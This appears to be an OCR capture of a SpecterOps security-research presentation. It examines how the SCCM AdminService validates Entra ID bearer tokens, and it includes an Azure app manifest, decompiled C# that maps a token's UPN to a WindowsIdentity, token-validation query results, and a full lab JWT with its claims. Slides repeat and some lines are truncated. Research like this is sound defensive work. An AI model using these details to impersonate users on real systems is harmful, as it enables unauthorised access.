
API / Permissions name	Type	Description	Admin consent requ...	Status
Microsoft Graph (1)				
User.Read	Delegated	Sign in and read user profile	No	
webapp (1)				
user_impersonation	Delegated	Access server app	No	Granted


clientapp - Microsoft Azure
webapp - Microsoft Azure
https://portal.azure.com/#view/Microsoft_AAD_RegisteredApps/ApplicationMenuBlade/~/Manifest/appId/56e97c46-b0d6-4d40-9114-310b56458f09
Microsoft Azure
Search resources, services, and docs (G+/)
Copilot
Home > webapp
webapp | Manifest
Search
Refresh
Got feedback?
Expand all headers
Overview
Quickstart
Integration assistant
Diagnose and solve problems
Manage
Branding & properties
Authentication
Certificates & secrets
Token configuration
API permissions
Expose an API
App roles
Owners
Roles and administrators
Manifest
Support + Troubleshooting
Starting from as early as 3/17/2025, and no later than 3/26/2025, you will no longer be able to view, save, upload, or download the Azure AD Graph app manifest on this pa
migration guide to ensure a smooth migration.
An app manifest is a JSON representation of an app registration. The Microsoft Graph app manifest and AAD Graph app manifest below both represent the settings
formats. You only need to update one app manifest, and the system will automatically update the other one for them to match.
Microsoft Graph App Manifest (New)
AAD Graph App Manifest (Deprecating Soon)
See Understanding the Microsoft Graph application manifest to learn how to edit Microsoft Graph app manifest.
Save
Discard
Download
Upload
{
"id": "9ab65ee2-54db-4d2c-93ae-1c52e5d0d39e",
"deletedDateTime": null,
"appId": "56e97c46-b0d6-4d40-9114-310b56458f09",
"applicationTemplateId": null,
"disabledByMicrosoftStatus": null,
"createdDateTime": "2025-10-14T22:39:56Z",
"displayName": "webapp",
"description": null,
"groupMembershipClaims": null,
"identifierUris": [
"api://5322ad36-c494-487a-b80f-fb655ed9c61c/56e97c46-b0d6-4d40-9114-310b56458f09"
],
"isDeviceOnlyAuthSupported": true,
"isFallbackPublicClient": null,
"nativeAuthenticationApisEnabled": null,
"notes": null,
"publisherDomain": "duo-support.com",
"serviceManagementReference": null,
"signInAudience": "AzureADMyOrg",

SPECTEROPS

```
"disabledByMicrosoftStatus": null,
"createdDateTime": "2025-10-14T22:39:56Z",
"displayName": "webapp",
"description": null,
"groupMembershipClaims": null,
"identifierUris": [
    "api://5322ad36-c494-487a-b80f-fb655ed9c61c/56e97c46-b0d6-4d40-9114-310b56458f09"
],
"isDeviceOnlyAuthSupported": true,
"isFallbackPublicClient": null,
"nativeAuthenticationApisEnabled": null,
```

```
"createdDateTime": "2025-10-14T22:39:56Z",
"displayName": "webapp",
"description": null,
"groupMembershipClaims": null,
"identifierUris": [
    "api://5322ad36-c494-487a-b80f-fb655ed9c61c/56e97c46-b0d6-4d40-9114-310b56458f09"
],
"isDeviceOnlyAuthSupported": true,
"isFallbackPublicClient": null,
"nativeAuthenticationApisEnabled": null,
```


"displayName": "webapp",
"description": null,
"groupMembershipClaims": null,
"identifierUris": [
],
odata.context": "https://sccm-sitesrv.unsigned-sh0rt.net/AdminService/wmi/$metadata",
alue": [

What is the administration service in Configuration Manager?


11/07/2023

Applies to: Configuration Manager (current branch)

The SMS Provider provides API interoperability access over HTTPS, called the **administration service**. The administration service is a representational state transfer (REST) API based on the Open Data (OData) v4 protocol.


Not secure
https://sccm-sitesrv.unsigned-sh0rt.net/AdminService/wmi/
y-print
data.context": "https://sccm-sitesrv.unsigned-sh0rt.net/AdminService/wmi/$metadata",
lue": [


else
serviceUri = new Uri(string.Format((IFormatProvider) CultureInfo.InvariantCulture, "{0}://{1}:{2}/{3}/wmi/",
(object) "https",
(object) machineFqdn,
(object) 443,
(object) "AdminService"));
try




```
if (this.aadEnabled)
  serviceUri = new Uri(string.Format((IFormatProvider) CultureInfo.InvariantCulture, "{0}://{1}:{2}/{3}/wmi/",
    (object) "https",
    (object) machineFqdn,
    (object) 443,
    (object) "AdminService_TokenAuth"));
else
```

```
private void ProcessRequest(IOwinContext context)
{
  if (context == null)
    throw new ArgumentNullException(nameof (context));
  string responseString = string.Empty;
  string responseType = "application/json; odata.metadata=minimal";
  try
  {
    WindowsIdentity identity = (WindowsIdentity) null;
    try
    {
      if (!this.aadEnabled)
      {
        if (context.Get<bool>("IsRequestFromScpNotification"))
        {
          identity = context.Get<bool>("ShouldServiceRequestsReauth") ? context.Get<WindowsIdentity>("RealIdentity") : Window
          if (!context.Get<bool>("ShouldServiceRequestsReauth"))
```

```
private void ProcessRequest(IOwinContext context)
{
  if (context == null)
    throw new ArgumentNullException(nameof (context));
  string responseString = string.Empty;
  string responseType = "application/json; odata.metadata=minimal";
  try
  {
    WindowsIdentity identity = (WindowsIdentity) null;
    try
    {
      if (!this.aadEnabled)
      {
        if (context.Get<bool>("IsRequestFromScpNotification"))
        {
          identity = context.Get<bool>("ShouldServiceRequestsReauth") ? context.Get<WindowsIdentity>("RealIdentity") : Window
          if (!context.Get<bool>("ShouldServiceRequestsReauth"))
```

Learn / .NET / API browser /

Ask Learn

WindowsIdentity Class

Definition

Namespace: System.Security.Principal

Assembly: System.Security.Principal.Windows.dll

Represents a Windows user.

C#

```
public class WindowsIdentity : System.Security.Claims.ClaimsIdentity, IDisposal
System.Runtime.Serialization.IDeserializationCallback,
System.Runtime.Serialization.ISerializable
```

```
private void ProcessRequest(IOwinContext context)
{
  if (context == null)
    throw new ArgumentNullException(nameof (context));
  string responseString = string.Empty;
  string responseType = "application/json; odata.metadata=minimal";
  try
  {
    WindowsIdentity identity = (WindowsIdentity) null;
    try
    {
      if (!this.aadEnabled)
      {
        if (context.Get<bool>("IsRequestFromScpNotification"))
        {
          identity = context.Get<bool>("ShouldServiceRequestsReauth") ? context.Get<WindowsIdentity>("RealIdentity") : Window
          if (!context.Get<bool>("ShouldServiceRequestsReauth"))
```


}
AADToken bearerToken;
try
{
bearerToken = context.Request.Get<IObjectRepository>("ObjectRepository").ParseBearerToken(header);
}
catch (SecurityTokenValidationException ex)
{

TL;DR
Validates token signature
Validates token issuer/audience

```
public static void GetAuthenticationInfo(
    IDbConnection dbConnection,
    TokenAuthority authority,
    out List<string> issuer,
    out List<string> audience,
    out List<string> stsMetaData,
    out List<string> stsSigningCert,
    int serviceType = 3)
{
    Guard.AssertIsNotNull((object) dbConnection, nameof (dbConnection));
    Guard.AssertIsTrue(dbConnection.State == 1, errorMsg: "DB connection is not in open state");
    issuer = new List<string>();
    audience = new List<string>();
    stsMetaData = new List<string>();
    stsSigningCert = new List<string>();
    using (IDbCommand command = dbConnection.CreateCommand())
    {
        command.CommandText = "spGetTokenValidationInfo";
        command.CommandType = (CommandType) 4;
        ((IList) command.Parameters).Add((object) new SqlParameter("@TokenAuthority", (object) (int) authority));
        ((IList) command.Parameters).Add((object) new SqlParameter("@ServiceType", (object) serviceType));
        using (IDataReader reader = command.ExecuteReader())
```

```
stsSigningCert = new List<string>();
using (IDbCommand command = dbConnection.CreateCommand())
{
    command.CommandText = "spGetTokenValidationInfo";
    command.CommandType = (CommandType) 4;
    ((IList) command.Parameters).Add((object) new SqlParameter("@TokenAuthority", (object) (int) authority));
    ((IList) command.Parameters).Add((object) new SqlParameter("@ServiceType", (object) serviceType));
    using (IDataReader reader = command.ExecuteReader())
```

```
stsSigningCert = new List<string>();
using (IDbCommand command = dbConnection.CreateCommand())
{
    command.CommandText = "spGetTokenValidationInfo";
    command.CommandType = (CommandType) 4;
    ((IList) command.Parameters).Add((object) new SqlParameter("@TokenAuthority", (object) (int) authority));
    ((IList) command.Parameters).Add((object) new SqlParameter("@ServiceType", (object) serviceType));
    using (IDataReader reader = command.ExecuteReader())
```

```
1  exec spgettokenvalidationinfo N'0', N'3'
```

100 % | No issues found | Ln: 1

Results | Messages

	Issuer	Audience	STSMetaData	STSSigningCert
1	https://sts.windows.net/5322ad36-c494-487a-b80f-...	api://5322ad36-c494-487a-b80f-fb655ed9c61c/56e97...	<?xml version="1.0" encoding="utf-8"?><EntityDes...	

Results | Messages

	Issuer	Audience	STSM
1	https://sts.windows.net/5322ad36-c494-487a-b80f-...	api://5322ad36-c494-487a-b80f-fb655ed9c61c/56e97...	<?xml

```
1  "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6InlFVXdtWFdMMTA3Q2MtN1FaMldTYmVPYjNzUSIsImtpZCI6InlFVXdtWFdMMTA3Q2MtN1FaMldTYmVPYjNzUSJ9.
   eyJhdWQiOiJhcGk6Ly81MzIyYWQzNi1jNDk0LTQ4N2EtYjgwZi1mYjY1NWVkOWM2MWMvNTZlOTdjNDYtYjBkNi00ZDQwLTkxMTQtMzEwYjU2NDU4ZjA5IiwiaXNzIjoiaHR0cHM6Ly9zdHMud2luZG93cy5uZXQ
   MGYtZmI2NTVlZDljNjFjLyIsImlhdCI6MTc2MTA4MzM2NCwibmJmIjoxNzYxMDgzMzY0LCJleHAiOjE3NjEwODg5MDcsImFjciI6IjEiLCJhaW8iOiJBVVFBdS84YUFBQUFYN0crZ3pDSldCT1Z2a1VkKzh0VHB
   cmhQSVNKQUs2d0M5Z3NrYzZsQ0xMY2xQTExUdE9vOUYwdXhraDlWK0Z5UT09IiwiYW1yIjpbInB3ZCJdLCJhcHBpZCI6ImU2ZmZiM2RiLTBkMWYtNDViMS05MWRiLTdjZGQ0MjJhMjhlNyIsImFwcGlkYWNyIjo
   ciIsImdpdmVuX25hbWUiOiJEb21haW4iLCJpcGFkZHIiOiIxNzQuMTc0LjcuMjA2IiwibmFtZSI6ImRvbWFpbnVzZXIiLCJvaWQiOiJmMjJkNjY0My1lMDNlLTQwYjQtYjg2My01NmRlZGJhNmM2Y2QiLCJvbnB
   MjgxNzIzMC00Mjc1MjAzMDM0LTEwMjU0NTk2ODItMTEwNCIsInJoIjoiMS5BVmtBTnEwaVU1VEVla2k0RF90bFh0bkdIRVo4NlZiV3NFQk5rUlF4QzFaRmp3bWRBSHRaQUEuIiwic2NwIjoidXNlcl9pbXBlcnN
   YjktZTczZS02NTViLTBmYTgtNDgwNTI2MzY5ZTZkIiwic3ViIjoiay10MkFGUTl1bGNxZExHRXMwb0xNR2R4SmhYdllSTG1VMXhINllydE00QSIsInRpZCI6IjUzMjJhZDM2LWM0OTQtNDg3YS1iODBmLWZiNjU
   IjoiZG9tYWludXNlckB1bnNpZ25lZC1zaDBydC5uZXQiLCJ1cG4iOiJkb21haW51c2VyQHVuc2lnbmVkLXNoMHJ0Lm5ldCIsInV0aSI6ImIzcHl2dElIQkU2dTQ4NnY1amdfQUEiLCJ2ZXIiOiIxLjAiLCJ4bXN
   Y01Rem44NThwLTh2aERQNFp1MEtKQTEtQ0ptb0JkWE56YjNWMGFDMWtjMjF6In0.
   rH0GhHZOOMY1qmi_4paaCWZ5OzYqK4AmtdFqf8AAdfbcrCR6bdS9w7N5Uq9sYrPzUF2SjzssvePVL5RYyO3Tt95_QHT9cjoZy0mPjexPaRFYNiAMvYMJ6uFi4u4sB4DjKe9VW6vCMVikbkq8_rIj3xF9z9Jfh3S
   WUp0dBauBgXoTrphcHaVHT9hki-hqW-pCP-sQbHanE1pE9N70u4ejc4mAaSBuOL9ugxqhrPMftdxbC9dt9n34m3jDo1uHzFgJB3xb0-3hrDv5WBxvHIeg0vlogc8a7C3kXma6LMFTeJsr07G4FWuB5zgbg"
2
```

Results | Messages


	Issuer	Audience	STSM
1	https://sts.windows.net/5322ad36-c494-487a-b80f-...	api://5322ad36-c494-487a-b80f-fb655ed9c61c/56e97...	<?xml


```
{
  "aud": "api://5322ad36-c494-487a-b80f-fb655ed9c61c/56e97c46-b0d6-4d40-9114-310b56458f09",
  "iss": "https://sts.windows.net/5322ad36-c494-487a-b80f-fb655ed9c61c/",
  "iat": 1761083364,
  "nbf": 1761083364,
  "exp": 1761088907,
  "acr": "1"
```

```
}
AADToken bearerToken;
try
{
  bearerToken = context.Request.Get<IObjectRepository>("ObjectRepository").ParseBearerToken(header);
}
catch (SecurityTokenValidationException ex)
{
  context.Response.StatusCode = 401;
```

```
    throw;
}
try
{
    identity = new WindowsIdentity(bearerToken.UserPrincipalName);
}
catch (UnauthorizedAccessException ex)
{
```

```
    throw;
}
try
{
    identity = new WindowsIdentity(bearerToken.UserPrincipalName);
}
catch (UnauthorizedAccessException ex)
{
```

